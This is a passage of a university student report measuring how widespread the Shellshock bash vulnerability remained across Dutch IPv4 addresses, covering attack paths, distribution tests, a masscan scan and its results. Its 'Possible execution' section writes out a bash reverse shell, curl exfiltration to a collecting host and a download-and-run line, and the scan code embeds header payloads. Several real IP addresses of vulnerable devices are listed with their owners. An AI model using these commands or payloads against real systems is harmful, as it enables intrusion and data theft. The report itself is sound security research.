Group Members

Member name	Email address	Student number
Paul Marcelis	p.j.marcelis@studentNO_SPAM.tudelft.nl	4024087
Marlou Pors	m.l.pors@studentNO_SPAM.tudelft.nl	4008847
Coen Roest	c.roest@studentNO_SPAM.tudelft.nl	4031261
Harmjan Treep	h.j.treep@studentNO_SPAM.tudelft.nl	4011724
Michiel Vonk	m.vonk-1@studentNO_SPAM.tudelft.nl	4178165

Abstract

Security is an important aspect of the Internet, so when a major security issue is exposed, direct measures would be expected. The same would be expected after September 24th 2014, when Shellshock was disclosed. Shellshock (or Bashdoor) is a bug in the UNIX program bash, which allows the execution of arbitrary commands from environment variables. Unlike for instance Heartbleed [1], Shellshock did not get much media attention, so how much has Shellshock been dealt with?

In this report there will be focused on the properties of Shellshock, the possible damage of it and the current presence of it. For the latter a scan is conducted on the TU Delft and Netherlands subnet, trying to get a machine to ping back by exploiting Shellshock via a CGI-bin script. With our measurements we found no vulnerable machines in the TU Delft subnet, and almost 200 vulnerable machines in a scan of 44 million Dutch IPv4 addresses.

Introduction

In this chapter an introduction to the problem will be given. First a global perspective on Internet security is given. After that, an introduction on Shellshock is given, and the possibilities for research on Shellshock. Finaly, the research focus will be given and the structure of the rest of the report is covered.

About Internet security

The Internet is a massive network of electronic devices, providing a new dimension on earth. And it is growing continuously. It makes physical distance meaningless in various aspects in our everyday life. Shopping, social contacts or sharing information in general has never been so easy, thanks to the digital domain. Developing technologies and growing demand in networking entail cheaper and easier internet access for all sorts of devices, from huge mainframes to tiny sensors.

But Internet access comes at a price. Practicality and safety are often at separate sides of a design trade-off, and so also with Internet connectivity: the practicality of a lot of connectivity is at the expense of the safety of the application. Since the Internet uses the connection-less technology of IP for communication, all devices on the Internet are connected to each other. Therefore, Internet devices cannot physically be protected from unwanted digital access. To protect an Internet device from malicious intent, digital security measures need to be taken.

Various types of digital security measures are developed to protect applications, working on different layers in the communication model. Passwords for instance: a way to try to provide selected access to different user groups. But it relies on the fact that logging in is the only way to get into a server.

Sometimes the faith in authentication services is proven futile. For instance, at the end of 2013 the Heartbleed bug was found. This bug allowed attackers to read arbitrary memory data without authorization and without leaving any trace [1]. A vulnerability like this is a big thread to Internet security. Luckily a fix was quickly made and through great media attention, the news was spread fast.

A while ago, another critical vulnerability was found in widely adapted software: Shellshock. This vulnerability in the UNIX program Bash allowed arbitrary commands to be executed from environment variables. A fix was also quickly made, but there was very little media attention. Now, about five months after the announcement, would Shellshock still be exploitable?

About Shellshock

On the 24th of September 2014 Shellshock was disclosed, which was said to be comparable with the Heartbleed vulnerability named above.

Shellshock, occured in the widely used Unix Bash Shell and is alternatively called Bashdoor. It affects Bash, which is both a command interpreter and a command used in operating systems such as UNIX and Mac OS. Given the opportunity to execute Bash with a chosen value in its environment variable list, an attacker can execute arbitrary commands or exploit other bugs that may exit in Bash's command interpreter. Shellshock can be seen as a bug in Bash that makes it possible for hackers to trick for example web servers into running any commands that follow a carefully crafted series of characters in an HTTP(S) request.

The original form of the vulnerability involves a specially crafted environment variable containing an exported function definition, followed by arbitrary commands a hacker can add. The following code can be used to check whether a system is vulnerable. Namely, if a system is vulnerable, this code will result in a print out of "vulnerable".

```
env x='() { :;}; echo vulnerable' bash -c "echo this is a test"
```

The Shellshock vulnerability was discovered on the 12th of September. The discovery was made public the 24th, when there as a fix ready for distribution. The "official" name for Shellshock is with the use of a Common Vulnerabilities and Exposures (CVE) identifier: CVE-2014-6271. Within days of the publication, there was much activity among researchers and a variety of related vulnerabilities where discovered, all which were patched. Including the original vulnerability, Shellshock counts a total of seven different exploits. The exploits represent the different ways how a attacker using Bash can take over machines, all quite similar to the way stated above. The company "Red Hat" [2] was one of the companies that posted bash updates to resolve the problems regarding all exploits.

Heartbleed, another well-known vulnerability, is a serious vulnerability in the popular OpenSSL cryptographic software library. As already stated, this weakness allows stealing the protected information, under normal conditions. Thus, Heartbleed could be used to steal for example passwords. On the other hand, as soon as an attacker reaches Bash, with Shellshock it is possible to take over complete machines. Comparing these two bugs, Shellshock can do much more damage than Heartbleed.

Research focus

With Shellshock the content of environment variables in Bash can be executed. If these variables could be edited by external users, these users would be able to execute arbitrary code on the vulnerable machine. This is possibly harmful for the machine. External modification of the environment variables in Bash is luckily not straight forward. Bash is not openly connected to the Internet, so Shellshock would only be harmful if certain open services on the machine use Bash in such a way, information is passed through in environment variables. Only then attackers could exploit Shellshock on a machine. Only five type of systems that provide a link between external access and Bash can be identified:


- CGI-based web server
- OpenSSH server
- Qmail server
- DHCP clients
- DNS clients

For each type of system a brief description of exploitation of the vulnerability will be given.

CGI-based web server

A very common way to provide external access to a computer is with a web server. A possible setup for a web server is to use the Common Gateway Interface to process requests and provide dynamical data. When a CGI-script is called, information of the request is put into the environment variable list. If subsequently a bash script is executed, a possible malicious environment variable will be triggered. If an attacker can trigger the server bash script with malicious header values, the Shellshock vulnerability can be exploited.

The workflow of this type of attack is schematically shown in the figure below.



OpenSSH server

One feature in OpenSSH, the ForceCommand feature [3], forces the execution of a specific command instead of a command supplied by a user. The original command, given by the user, is stored in the environment variable “SSH_ORIGINAL_COMMAND”. When the user would enter a malicious command, and the system would be vulnerable for Shellshock, the command would still be executed via the environment variable, regardless of the extra security the ForceCommand feature should give.

Qmail server

Qmail is a popular email processing program for UNIX systems. In certain situations Qmail will execute a Bash script, putting SMTP information of an email in environment variables [4]. So if this SMTP information, such as the sender email address, containing a malicious value, Shellshock can be exploited on the mail server.

DHCP clients

The previous three situations involved a server where Shellshock was being exploited via remote access. In this case, it is possible for a server to exploit Shellshock on a client. When a device is connecting to the Internet, often a DHCP server is used to give an IP address to this device. DHCP also offers extended options running through Bash. So in a situation where a device vulnerable for Shellshock connects with a malicious server, Shellshock could be exploited.

DNS clients

This exploit is implemented in the form of a DNS server, DNS servers are used to resolve a name to an IP address. By using a malicious DNS entry there is a possibility that the client executes this code through bash. In this case the Client is vulnerable, there are many ways in tricking the client to resolve that particular address. For example when the client is served a webpage with an image hosted on <malicious-domain.nl> the client will place a DNS request and receive the command.

Concluding

So to exploit Shellshock in a remote manner, these five different types of systems each needs a separate plan of approach. For the last four types very specific setups would be needed and rely on the client's action. For OpenSSH servers you would need to have an account on the server to be able to exploit Shellshock. The same applies to the Qmail server. To exploit Shellshock via DHCP or DNS you would need to trick a client to connect to your malicious server. Only for CGI-based web servers we see a vulnerability for anonymous attackers.

Research objective

In its potential, Shellshock can be very dangerous. In this research we are going to investigate how real this potential danger is. Given a network, we try to find out how much servers are vulnerable for Shellshock. As discussed in the previous chapter we will only focus on webservers while this is the only part that can be scaled up.

The main research objective is to find out how big the security threat of shellshock is within the Dutch IPV4 subnets, to achieve this we will:

1. Search the vulnerable hosts
2. Identify the vulnerable hosts

From this we get a sense of both scale and impact of Shellshock.

Report outline

In order to get an answer on the question how dangerous Shellshock is in a network and how much Web servers are vulnerable, this report is built the following way:

First we look into related work and literature. In the period on the morrow of the disclosure of Shellshock, there was much activity among researchers. Some of the resulted articles are named here. We also discuss some legal issues that arise when you dig into scanning the Internet, since that is what we will be doing.

Before starting our main research, we did some preliminary research to learn more about the Shellshock vulnerability and which systems are potentially vulnerable to them.We did two small researches. First, we checked a small subset of Linux Distributions for vulnerability for Shellshock. Second, we redid a research that was done just after the disclosure of Shellshock to see how many machines are vulnerable.

In our main study we took a structural approach to investigate the number of vulnerable machines. Before we look into our results, we explain our measurement method. In this explanation we also name the used tools in each step and the measurement insecurities each step brings. Also an elaboration of the workflow (implementation) is given.

The results of our measurement are given for each step and after this we come up with our final conclusions. Given the found vulnerable machines, we also look into the geographical properties of these machines to see whether we can conclude something from this.

We end our report with the conclusions and some discussions, as well as future work. These sections can be seen as a summary of our work, but we also criticize our method, which will also be stated here.

Related work

In this section we have a look into comparable researches and what the main results of those studies were. Furthermore, we elaborate a bit on the legal issues we came across while conducting this research.

Literature

As named before, there was much activity among researchers in the first week after Shellshock was disclosed September 24th 2014. Not only were there other variants of the vulnerability discovered in this period, but researchers also look into the significance of the bug. It was in this period that the potential power of Shellshock was compared with the power of the Heartbleed vulnerability. All this information was needed in a short period of time. There has not yet been time to write (and bring out) official papers. It is therefore that most information about Shellshock is presented online – in blogs and on security sites.

Wikipedia [5] contains an extensive list of items that concern Shellshock. Looking at the dates that these items were put online, one can see how dense the activity was just after September 24th. A small selection of interesting published researches is:

- Larry Seltzer explaining that the software bug makes Heartbleed look insignificant. He enumerates that the bug can be used to attack web servers, Internet services and even DHCP and SSH (as we did above) and that there was a automated click fraud demonstrated. This article serves as a good introduction the subject [6].
- Andy Greenberg publishing that Shellshock can be used to launch botnet attacks. One of the given examples is the possibility to install a simple Perl program found on GitHub. Having this installed on a vulnerable machine, one can tell it to scan other networked computers or flood them with attack traffic [7].
- Robert Graham posting his research of Bash `Shellshock` scan of the Internet, looking for the number of systems that are vulnerable. We elaborate more on this research in our Preliminary Research [8].
- John Graham-Cumming explaining how hackers are using it to exploits systems. In this article there is elaborated why the 'simple' attacks that Shellshock facilitates work and what can be achieved using these kind of attacks [9].

Our research, which takes place several months after the disclosure of Shellshock, again looks into the number of vulnerable systems. From above, it can be concluded that there is enough information about the potential of the vulnerability, but it is interesting to find out to which extent Shellshock can be used now that everyone has got a decent amount of time to update their systems. As a preliminary research, we tried to redo the scan that Robert Graham has done [8], looking for the total amount of systems that are vulnerable just on port 80, just on the root "/". We will elaborate on this research further on in this report.

Legal issues

When researching for systems that are vulnerable for Shellshock, a chosen subnet has to be scanned with a port scanner. For every system you want to investigate you need to make a connection. If you want to test multiple entry points of a system, you even need to make multiple connections. And every connection leads back to your IP address.

When scanning, and especially when testing security of systems that are not your own, legal issues can arise. Port scanning can be used to perform malicious actions on others' systems, so such actions will quickly be identified as a threat. And since the scan leads back to you, you are seen as a threat, even when it is for research purposes as for this report.

Because the Internet is a decentralized global phenomenon, and digital actions are hard to trace, countries struggle with competent laws to make clear legal boundaries on port scanning. Often the boundary is whether the goal of the scan was to commit a break-in [10]. In more unfair countries than for instance the Netherlands, port scanning is considered illegal, even when these scans are for educational purposes connected to a University.

Court cases for port scanning are very rare. They only occur when a single instance or network has been heavily and/or repeatedly scanned by a single person. The authors of Nmap, a port scanning tool, warn for scanning IP addresses multiple times, since such behavior sticks out of the background noise [11]. Other characteristics of malicious scanning are:

- Scanning all possible IP addresses, not only the existing ones.
- Scanning all possible TCP ports on systems, instead of only port 80 or several
- Scanning with a very high scan rate

To avoid any legal issues, in this research only scans on the IP addresses at the TU Delft and the Netherlands will be conducted. The rules on port scanning in the Netherlands would allow scans for educational research purposes, so that way we will not get into legal issues. We also try to keep the number of scans as low as possible, to minimize the chance of problems.

Possible execution

What is possible to achieve with ShellShock? There are two limiting factors, the executing user and the used platform. In small embedded devices there is almost no seperation in privileges, many processes run as the root user granting the attacker full privileges, the limiting factor in these devices is that they are commonly ROM based and have a limited command set. In larger devices like computers and servers it is common to execute services and commands as different users with different privileges, the webserver for instance has its own user with only read and write access in the webfolder. These larger devices are more likely to have a full command set giving the attacker more to work with.

Executing malicious code

A few more basic commands can give the attacker information about the vulnerable host, a couple examples are: *whoami*, *cat /etc/passwd* and *uname -a*. These commands give the executing user, the available users on the host and the platform and kernel version respectively.

The output can be sent back with the webpage response when using a HTTP based attack. With the other attacks the output can for example be sent using the following methods:

```
<command> | mail -s '<smtp-server> 1' <email-address>
```

This sends the output of *command* to *email-address* through SMTP server *smtp-server*. The SMTP protocol also list the delivery chain, this can be used to save the IP address of the vulnerable host. For some ISP's other SMTP servers as their own are blocked leaving this command a bit unreliable.

```
<command> | curl -d @- <collecting-agent>
```

This sends the output of *command* to the *collecting-agent* through HTTP, this agent is a webserver running a web service which saves the data. Because this is an web request the infected IP's address can also be saved.

Remote shell

When attacking a single host or controlling multiple machines in a botnet a remote shell can be used to execute multiple commands on a host. In this way a remote shell is more usefull than executing a single command, all information from the standard input, output and error stream can be shown. This deliveres the full possibilities as a SSH session or terminal.

```
bash -i >& /dev/tcp/<host>/<port> 0>&1
```

The /dev/tcp is a common way in Unix to open a socket, in this case to *host* on port *port*. Using the > the output of one process can be used as another process its input.

Script execution

When attacking it is more useful if multiple commands can be executed, for instance to gather more information about the platform or installing a mallicious service. For this a script file can be downloaded from a webserver and executed by bash. Given that it is a larger system and it has *wget* or *curl* installed (both common utilities). The next line of code will download a script from a website, execute its content and remove the file afterwards.

```
wget <maliciouscode.sh> -O ~/hack.sh && /bin/bash ~/hack.sh && rm ~/hack.sh
```

This script can determine the platform (by using uname), download a listening service compiled for the specified platform and run this as a daemon.

Examples

The Thanks-Rob [12] worm is a modification of the code from Robert Graham [8], a researcher who did a simple survey of the web to identify vulnerable hosts with vulnerable webservers installed. The outcome was over 3000 hosts, full results were never published. When he published his works online he provided his method, an attacker used a method like stated in the previous subsection. The content of the downloaded script is most likely used to extend a botnet [13].

A second example is the Internet census of 2012, in this research 420 thousand devices were used to do a scan including all Internet IP v4 adresses [14].

Preliminary research

In this chapter small research prior to the main research is described. First a small subset of linux distro's are checked for their vulnerability for Shellshock. After this we discuss our observations redoing the research of Robert Graham [8].

Vulnerability Research

As stated before, Shellshock is a collective term for seven vulnerabilities in Bash. As we know Bash is a UNIX program, so Windows machines are not amenable for Shellshock. Only Linux and Mac operating systems can be vulnerable. According to reasearch [15] 68% of the servers on the internet are UNIX machines, so a large part could be vulnerable.

On Friday 26th September 2014 the second and final patch for the Bash vulnerability in UNIX systems was released. With this patch, an updated system would not be vulnerable anymore for all the exploits. But is this patch available for all software? And will existing installs be equiped with the patch by default? To answer these questions we conducted a vulnerability test amonst some popular linux distros.

The vulnerability test was done with a small practical script from the website Shellshocker.net [16]. In the table below the results of the analysis is given. The vulnerability were checked after a fresh install and after a full update. The numbers in the table correspond with the following Shellshock exploits:

1. CVE-2014-6271 (original shellshock)
2. CVE-2014-6277 (segfault)
3. CVE-2014-6278 (Florian's patch)
4. CVE-2014-7169 (taviso bug)
5. CVE-2014-7186 (redir_stack bug)
6. CVE-2014-7187 (nested loops off by one)
7. CVE-2014-//// (exploit 3 on [16])

Ubuntu 8.04.4, 12.04.5, Debian 5 and Debian 7 have been installed from the archive repositories. Ubuntu 14.04.1 and Debian 7.8.0 have been installed from their current download websites. OS X 10.9.5 was installed on a Macbook of one of the group members.

Fresh	**Ubuntu 8.04.4**	**Ubuntu 12.04.5**	**Ubuntu 14.04.1**	**Debian 5**	**Debian 7**	**Debian 7.8.0**	**OS X 10.9.5**
1.	Vulnerable	Vulnerable	Vulnerable	Vulnerable	Vulnerable	Safe	Safe
2.	Vulnerable	Vulnerable	Vulnerable	Vulnerable	Vulnerable	Safe	Safe
3.	Vulnerable	Vulnerable	Vulnerable	Vulnerable	Vulnerable	Safe	Safe
4.	Vulnerable	Vulnerable	Vulnerable	Vulnerable	Vulnerable	Safe	Safe
5.	Vulnerable	Safe	Vulnerable	Vulnerable	Safe	Safe	Safe
6.	Vulnerable	Safe	Safe	Vulnerable	Safe	Safe	Safe
7.	Safe	Safe	Safe	Safe	Safe	Safe	Safe
Updated	_	_	_	_	_	_	_
1.	Vulnerable	Safe	Safe	Vulnerable	Safe	Safe	Safe
2.	Vulnerable	Safe	Safe	Vulnerable	Safe	Safe	Safe
3.	Vulnerable	Safe	Safe	Vulnerable	Safe	Safe	Safe
4.	Vulnerable	Safe	Safe	Vulnerable	Safe	Safe	Safe
5.	Vulnerable	Safe	Safe	Vulnerable	Safe	Safe	Safe
6.	Vulnerable	Safe	Safe	Vulnerable	Safe	Safe	Safe
7.	Safe	Safe	Safe	Safe	Safe	Safe	Safe

From this small research we can conclude:

- If you have Ubuntu 8.04 or Debian 5 running, you cannot make your machine safe.
- If you download the most recent version of Ubunti 14.04 from their website, it is not safe yet. You first have to upgrade your software. When the installation is done with an internet connection, the updates will be installed automatically.
- For OS X 10.9 a security update was released [17] to patch Shellshock. The preliminary research of the OS X version was conducted after the release of this patch, so it was probably installed.

Reproducing the Errata Security Blog 'Shellshock' Scan

On the same day that Shellshock was disclosed, security researcher Robert Graham already performed a full scan of the Internet. This resulted in a few thousand systems which were vulnerable but the scan was not complete.

For a preliminary research we try to recreate this measurement on the network of the Netherlands. Vulnerable machines were reached via port 80 and when vulnerable for Shellshock, a series of Pings was returned. The scan was done with MASSCAN using the following configuration:

```
Target-ip = {….}
Port = 80
Banners = true
http-user-agent = shellshock-scan (http://insy-nas4.ewi.tudelft.nl/)
output-format = binary
output-filename = reproduction-scan.binary
source-port = 60000
rate = 50000
```

The banner fetching code has been edited to send HTTP headers using the shellshock vulnerability to ping us back:

```
static const char
http_hello[] =      "GET / HTTP/1.0\r\n"
                    "User-Agent: shellshock-scan (http://insy-nas4.ewi.tudelft.nl/)\r\n"
```

```
                "Accept: */*\r\n"
                "Cookie: () { :; }; /bin/ping -c 4 130.161.40.104\r\n"
                "Host: () { :; }; /bin/ping -c 4 130.161.40.104\r\n"
                "Referer: () { :; }; /bin/ping -c 4 130.161.40.104\r\n"
                //"Connection: Keep-Alive\r\n"
                //"Content-Length: 0\r\n"
                "\r\n";
```

The packets were captured with TShark with the following command, which filters all packets except ping request packets which means that only 1 packet is captured per ping request.

```
tshark -F libpcap -w cap.pcap -f icmp[icmptype]==icmp-echo -i eth0
```

The scan took about three hours and found 15 IP addresses. Several of those IP addresses of vulnerable machines are displayed in the table below, where we also identified what kind of systems they are.

IP Address	Owner	Title	Description
82.95.83.225	Ziggo Customers	Web Viewer	DVR Surveillance System
81.69.238.202	Wanadoo	Web Viewer	DVR Surveillance System
88.159.166.174	Wanadoo	Web Viewer	DVR Surveillance System
188.203.219.78	Dio Drogisterij Beekbergen	Web Viewer	DVR Surveillance System
89.200.100.89	KPN Mobile The Netherlands B.V.	OpenGear Management Console	Network Management System
85.17.226.198	LeaseWeb	Epsilon	Page showing IP address and epsilon, belonging to voltweb.org


Most of these devices are DVR surveillance systems and show no big security risk. The goal was only to scan, when going further one could try to find the admin password for these devices on the filesystem which could lead to total access. None of the combinations of device and IP owners show any harm, no big government services or otherwise.

Measurement scenario

In this section we lay out our measurement scenario. The methods we use and the insecurities we will have in the different steps of our method are described in the section on the measurement pyramid. Furtermore, the tools that are used to perform the measurements are described in the last section.

Measurement Pyramid

In order to have a clear insight in our measurement results, we have defined a pyramid as shown below. Each different layer of the pyramid gives a result from part of the method we used to find out if we could exploit the Shellshock bug on a machine. Each result is a number of computers with a specific property. The layers have been chosen in such a way, that each successive (higher) layer is a subset of the layer under it. Each layer will be explained seperately below.



Layer 1

The bottom layer is the base of a measurement and represents how many possible IPv4 addresses there are in a specified IP range. These IP addresses will be used as input for the port scanning program to determine the result for layer 2.

- **Method** / **Tools**: Find the IP blocks of the subnets and calculate the number of possible IPs by hand.
- **Measurement Insecurities**: We cannot be sure that the list with Dutch IP addresses or TU Delft IP addresses is complete, but since the upper layers are expressed relative to this layer, it will not influence measurement results. As long as the IP range is big enough, it will represent the full IP set well enough.

Layer 2

The following step in reaching the final result is to search for the web servers on the specified subnet. We perform port scans on the for web servers commonly used ports 80, 8080 and 443. When the scanned system responds to a TCP SYN with a TCP ACK (acknowledgement) flag, we know the system accepts traffic on these ports and is probably a web server. The second layer therefore shows a percentage of the machines that accepted incoming traffic on web ports.

- **Method** / **Tools**: We use Masscan to do a port scan on the Dutch and TU Delft IP addresses.
- **Measurement Insecurities**: A web server could be set to listen to a different port than 80, 8080 and 443, and therefore we shall not find it with this setup. However, this is not very likely. On the other hand, a server could also be configured to host a different protocol than HTTP or HTTPS on these ports. In that case it will respond with the TCP ACK flag, but it will not accept any web requests. But this is not very likely as well. We therefore do not expect large insecurities in the results in this layer.

Layer 3

The Shellshock bug needs a CGI-bin script to be exploitable. In order to test for Shellshock, we have to locate those CGI-bin scripts. CGI-bin scripts do not have a default directory to be placed in, so to find them is quite hard. To scan for all possible places for a CGI-bin script would need thousands of requests to servers, so that is not an option. We therefore used a list of the ten most commonly used CGI-bin scripts from Cloudflare [9].

- /
- /cgi-bin/index.cgi
- /cgi-bin/go.cgi
- /cgi-bin/r.cgi
- /redir.cgi
- /cgi-sys/entropysearch.cgi
- /cgi-sys/defaultwebpage.cgi
- /cgi-mod/index.cgi
- /cgi-bin/test.cgi
- /cgi-bin-sdb/printenv

The third layer reflects the percentage of machines where we could locate the CGI-bin script.

- **Method** / **Tools**: A custom script to perform a web request to a CGI-bin script. Depending on the returning HTTP response code we can conclude whether the script is there.
- **Measurement Insecurities**: A web server could have only CGI-bin scripts with different names or locations than a CGI-bin script in our search list. That way we shall not find all web servers with a CGI-bin script. So here is a large insecurity about the result. The systems we find will be web servers with CGI-bin scripts, but it will not be all of them.

Layer 4

After identifying a CGI-bin script end point, a crafted HTTP request with a malicious header should be send to this end point. This malicious header will try to exploit Shellshock by trying to execute a ping command to our measurement system. When a ping is received on our system, it can be concluded that this system is vulnerable. We can conclude from the preliminary research that if a system is vulnerable for Shellshock, it shall always be vulnerable for exploit nr 1. Therefore we only have to try exploit 1. Layer 4 shows the percentage of machines that is found to be vulnerable for Shellshock.

- **Method** / **Tools**: A crafted HTTP request to exploit Shellshock via a found CGI-bin script. This is again done with the custom script.
- **Measurement Insecurities**: If a system is vulnerable we should be informed. Shellshock can be used to run arbitrary commands on a system hence a vulnerable system should PING back to our machine. However, the path of the PING command is not the same in every OS, so it can be possible that a system is vulnerable, but will not return a ping. Then we do not identify all vulnerable machines.

Used tools

To conduct the research, we used some tools. Each will be explained below.

MASSCAN

The port scanner we used to find open ports is MASSCAN. MASSCAN is a port scanner specifically designed to scan enormous amounts of IP's in a short amount of time. It achieves it's speed by being stateless, the program has no list in memory of the packets it has send and hasn't had a response from yet. MASSCAN uses it's own TCP/IP stack which speeds it up a lot.

MASSCAN sends TCP SYN packets to all the server/port combinations in the config file and can deduce that a port is open if a TCP SYN/ACK packet is received.

Because of the enormous amount of packets MASSCAN can send in a short time can it overflow buffers in network hardware which makes them throw packets away. For this reason you usually need to limit the number of packet's send per minute, the network hardware at the servers you are scanning can also get overwhelmed which is why MASSCAN doesn't scan the IP range's given in order (Info on: [18]).

Wireshark / tshark

To capture and look at the ping's that we received from hosts were tshark and wireshark used. TShark was run on the server and configured to only capture ping echo requests, the files it produced were analyzed using wireshark.

The final scan resulted in 2100 received pings which we processed by writing a small program that read in the requests and counts if we have received 4 packets from the same address in 5 seconds for each packet, this filters out other ping requests that were send to the computer that weren't a result of the scan.

Custom request sender

The program to take the result from masscan and sends the poisoned HTTP request to the different endpoints was custom made. The first attempt used node js with the http library and worked for small samples but always started dropping lots of connections when run with an actual scan from masscan. It failed with the error EMFILE which meant that the operating system has hit the maximum number of open files. The computer had so many open connections that it couldn't add any anymore.

What the application needs to do is unusual for software, we want a lot of connections but not a lot of data and we can't just write them at full speed over the socket because we do need to setup a connection and wait for a reply to send the HTTP request. The problem with the node js library was that it was written for application that use API's over HTTP.

The final implementation is in C++ and uses the raw TCP socket. The connection is opened, the HTTP request is build, send and the connection is closed. The program doesn't wait for the response from the server. This is done in 50 threads simultaneously until all requests are send. There are still some delays, this is because when the connection is setup a full three-way handshake has to happen. As can be seen in the timing results below did the program spend only about 1.1% of the time in the program code.

```
et4285@insy-nas4:~$ time ./scanner < netherlands-scan.input
Starting 50 threads
100% with 0 processes running
All done!

real 137m15.717s
user 1m37.358s
sys 10m50.981s
```

The final implementation of our C++ program can be found on [19].

Because the program builds it own HTTP request does it not have support for https websites which unfortunately eliminates a lot of webservers, in the original portscan were 512420 of the 1452460 servers open on port 443 which implies https which wouldn't work in this implementation.

Measurement results

When conducting the scans, we quickly concluded that the Internet traffic we produced was identified as suspicious. Our research was done from a virtual machine on one of the servers at the TU Delft. That way, the scans would be easily linked to educational purposes, would a legal authority get a track of our measurements. However, ICT services of the TU Delft were not pleased with the traffic produced for our measurements, and after each measurement they placed our virtual machine in quarantine. Because ICT services did not like our activities, we kept our number of measurements to an absolute minimum. As a result, we do not have a result for layer 3 of our measurement pyramid. This is because we merged measurements for layer 3 and layer 4 in one. This required less measurements.

As discussed in the Measurement Scenario section, we measure two subnets. The first is the TU Delft subnet, the second is the Dutch IP range. In the table below the raw results are given. These will be discussed in the text under it.

Pyramid layer	Result	TU Delft Scan	Netherlands Scan
1	IP addresses	$192 \cdot 10^3$	$44 \cdot 10^6$
2	Located web servers	2100	$1.5 \cdot 10^6$
4	Vulnerable machines	0	200

TU Delft Subnet Scan

Theoretical IP Range

The TU Delft has three '/16' IPv4 blocks. This means that there are more 192K possible IP addresses.

Number of Web Servers

MASSCAN found 2100 Web Servers on the TU Delft subnet. Those machines accepted a connection on one or multiple of the ports 80, 8080 or 443.

Vulnerable Machines

We received only one PING back from a machine in the TU Delft subnet. However, this machine was not reachable after we tried to reach it. This can mean two things: all the web servers on the TU Delft subnet are patched or we had some flaws in our method.

Dutch Subnet Scan

Theoretical IP Range

The list of IP blocks that we have found on [20] can contain around 44 million IP addresses. However, the list does not contain IP blocks with less than 4096 IP addresses. It could be that there are more Dutch IP addresses than those 44 million.

Number of Web Servers

MASSCAN was used to find webservers in the range of possible Dutch IP addresses. As described before, we consider a machine a Web Server if it accepted a TCP connection on port 80, 8080 or 443. While scanning the Dutch IP Range we found around 1.5 million Web Servers. This is roughly 3%.

Vulnerable Machines

The scanner we have made used the output of the MASSCAN scan and tried to exploit the Shellshock vulnerability to PING back at our machine. With this method we found almost 200 vulnerable machines. This roughly 0.013% of the Web Servers we found.

Type of Machines


A lot of machines that appeared in our scans were Networked Attached Storage (NAS) systems of the brand QNAP. They released a patch for the Shellshock vulnerability on the 28th of October. However, it seems that a lot of users did not installed the patch and therefor appeared in our scans. Almost a third of the vulnerable machines were of the QNAP Turbo NAS type. Furthermore, a few Web Viewers like we found earlier with the reproduction test appeared in our scans. Web Viewer is a web interface for Honeywell web cams.

Finally, almost 40% of the vulnerable machines that appeared in our results were not reachable anymore 5 days after our first scan.

Geographic

We performed a GeoIP lookup to find out where the vulnerable machines can be located. The geographical location of an IP address is not very accurate since it is just a table that maps IP addresses to locations. Nevertheless, the IP's of the vulnerable machines were all located in The Netherlands. The following geographical plot shows where the vulnerable machines should be due to the GeoIP database.

Around 40% of the machines could not be located to a specific city or town and were mapped to Amsterdam. The rest of them had information of provinces and cities. The diagram below shows the relative province contribution.



Interpretation

Only a very small fraction of the Dutch Web Servers is vulnerable for Shellshock according to our method. This seems a bit too little for the mass hysteria when the bug was first disclosed in September 2014. We expect that with a refined measurement method we can find much more vulnerable systems.

A large part of the devices can be classified as Internet of Things devices or accessories such cameras or Network

